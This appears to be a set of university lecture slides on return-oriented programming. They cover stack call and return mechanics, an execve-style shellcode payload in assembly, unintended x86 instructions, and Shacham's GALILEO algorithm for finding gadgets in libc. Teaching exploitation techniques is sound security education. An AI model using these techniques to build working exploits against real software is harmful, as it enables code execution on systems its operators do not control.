


# Binary Exploitation 2

## Return Oriented Programming



# Where Are We ?

# Where Are We ?

- Executable, No Canaries and No ASLR.
  - Overwrite return address.
  - Shellcode in stack.

# Where Are We ?

- Executable, No Canaries and No ASLR.
  - Overwrite return address.
  - Shellcode in stack.
- Non Executable, No Canaries and No ASLR.
  - Overwrite the return address.
  - Return to libc restricted by system().

# Where Are We ?

- Executable, No Canaries and No ASLR.
  - Overwrite return address.
  - Shellcode in stack.
- Non Executable, No Canaries and No ASLR.
  - Overwrite the return address.
  - Return to libc restricted by system().
- Non Executable, No Canaries and No ASLR.
  - Overwrite return address.
  - Return Oriented Programming.
  - Execute arbitrary code.

# Return Oriented Programming Attacks

- Discovered by Hovav Shacham of Stanford University
- Subverts execution.
  - As with the regular ret-2-libc, can be used with non executable stacks since the instructions can be legally executed.
  - Unlike ret-2-libc does not require to execute functions in libc (can execute any arbitrary code).

The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls on the x86

# Stack : Function Call

Call instruction has 2 steps:


- Push the contents pointed to by EIP.
- Decrease ESP by 4 (32bit machine)

In main

```
push $3
push $2
push $1
```

In function

```
push %ebp
movl %esp, %ebp
sub $20, %esp
```



%ebp : Frame Pointer  
%esp : Stack Pointer

# Stack : Function Return


Ret instruction has 2 steps:

- Pops the contents pointed to by ESP into EIP
- Increment ESP by 4 (32bit machine)

```
In main  
push $3  
push $2  
push $1
```

```
In function  
movl %ebp, %esp
```

Action by leave instruction



%ebp : Frame Pointer  
%esp : Stack Pointer



# Target Payload

Lets say this is the payload needed to be executed by an attacker.

```
"movl %esi, 0x8(%esi);"  
"movb $0x0, 0x7(%esi);"  
"movl $0x0, 0xc(%esi);"  
"movl $0xb, %eax;"  
"movl %esi, %ebx;"  
"leal 0x8(%esi), %ecx;"  
"leal 0xc(%esi), %edx;"
```

Suppose there is a function in libc, which has exactly this sequence of instructions ... then we are done.. we just need to subvert execution to the function

# Target Payload

Lets say this is the payload needed to be executed by an attacker.

```
"movl %esi, 0x8(%esi);"  
"movb $0x0, 0x7(%esi);"  
"movl $0x0, 0xc(%esi);"  
"movl $0xb, %eax;"  
"movl %esi, %ebx;"  
"leal 0x8(%esi), %ecx;"  
"leal 0xc(%esi), %edx;"
```

Suppose there is a function in libc, which has exactly this sequence of instructions ... then we are done.. we just need to subvert execution to the function

What if such a function does not exist?

If you can't find it then build it

# Step 1: Find Gadgets


- Find gadgets.
- A gadget is a short sequence of instructions followed by a return.

```
useful instruction(s)  
ret
```


- Useful instructions : should not transfer control outside the gadget.
- This is a pre-processing step by statically analysing the libc library.

# Step 2: Stitching

- Stitch gadgets so that the payload is built



# Step 3: Construct the Stack



AGi: Address of Gadget i

# Finding Gadgets

- Static analysis of libc
- To find
  1. A set of instructions that end in a ret (0xc3).  
The instructions can be intended (put in by the compiler) or unintended.
  2. Besides ret, none of the instructions transfer control out of the gadget.

# Intended vs Unintended Instructions

- **Intended** : machine code intentionally put in by the compiler
- **Unintended** : interpret machine code differently in order to build new instructions

Machine Code :	F7 C7 07 00 00 00 0F 95 45 C3
----------------	-------------------------------

## What the compiler intended..

f7 c7 07 00 00 00	test \$0x00000007, %edi
0f 95 45 c3	setnzb -61(%ebp)

## What was not intended

c7 07 00 00 00 0f	movl \$0x0f000000, (%edi)
95	xchg %ebp, %eax
45	inc %ebp
c3	ret

Highly likely to find many diverse instructions of this form in x86.  
Not so likely to have such diverse instructions in RISC processors.


# Geometry

- Given an arbitrary string of machine code, what is the probability that the code can be interpreted as useful instructions.
  - x86 code is highly dense.
  - RISC processors like (SPARC, ARM, etc.) have low geometry.
- Thus finding gadgets in x86 code is considerably more easier than that of ARM or SPARC.
- Fixed length instruction set reduces geometry.




# Finding Gadgets

- Static analysis of libc.
- Find any memory location with 0xc3 (RET instruction).
- Build a trie data structure with 0xc3 as a root.
- Every path from leaf to the root is a possible gadget.



# Finding Gadgets



- Scan libc from the beginning toward the end
- If 0xc3 is found
  - Start scanning backward
  - With each byte, ask the question if the subsequence forms a valid instruction
  - If yes, add as child
  - If no, go backwards until we reach the maximum instruction length (20 bytes)
  - Repeat this till (a predefined) length W, which is the max instructions in the gadget

# Finding Gadgets Algorithm

## Algorithm GALILEO:

```
create a node, root, representing the ret instruction;
place root in the trie;
for pos from 1 to textseg_len do:
    if the byte at pos is c3, i.e., a ret instruction, then:
        call BUILDFROM(pos, root).
```

## Procedure BUILDFROM(index *pos*, instruction *parent\_insn*):

```
for step from 1 to max_insn_len do:
    if bytes [pos - step) ... (pos - 1)] decode as a valid instruction insn then:
        ensure insn is in the trie as a child of parent_insn;
        if insn isn't boring then:
            call BUILDFROM(pos - step, insn).
```

# Finding Gadgets Algorithm

## Algorithm GALILEO:

```
create a node, root, representing the ret instruction;  
place root in the trie;  
for pos from 1 to textseg_len do:  
    if the byte at pos is c3, i.e., a ret instruction, then:  
        call BUILDFROM(pos, root).
```

Found 15,121 nodes in  
~1MB of libc binary

is this sequence of instructions valid x86 instruction?

## Procedure BUILDFROM(index *pos*, instruction *parent\_insn*):

```
for step from 1 to max_insn_len do:  
    if bytes [(pos - step) ... (pos - 1)] decode as a valid instruction insn then:  
        ensure insn is in the trie as a child of parent_insn;  
        if insn isn't boring then:  
            call BUILDFROM(pos - step, insn).
```


Boring: not interesting to look further;

Eg. `pop %ebp; ret;;; leave; ret` (these are boring if we want to ignore intended instructions)

lump out of the gadget instructions


# Gadgets : Constant into Register

Loading a constant into a register ( $\text{edx} \leftarrow \text{deadbeef}$ )



- A previous return will pop the gadget address into %eip
- %esp will also be incremented to point to deadbeef (4 bytes on 32 bit platform)
- The pop %edx will pop deadbeef from the stack and increment %esp to point to the next 4 bytes on the stack


# Gadgets : Arbitrary Data into eax




Load arbitrary data into %eax register using Gadgets G1 and G2

# Gadgets: Store Constants

- Store the contents of a register to a memory location in the stack

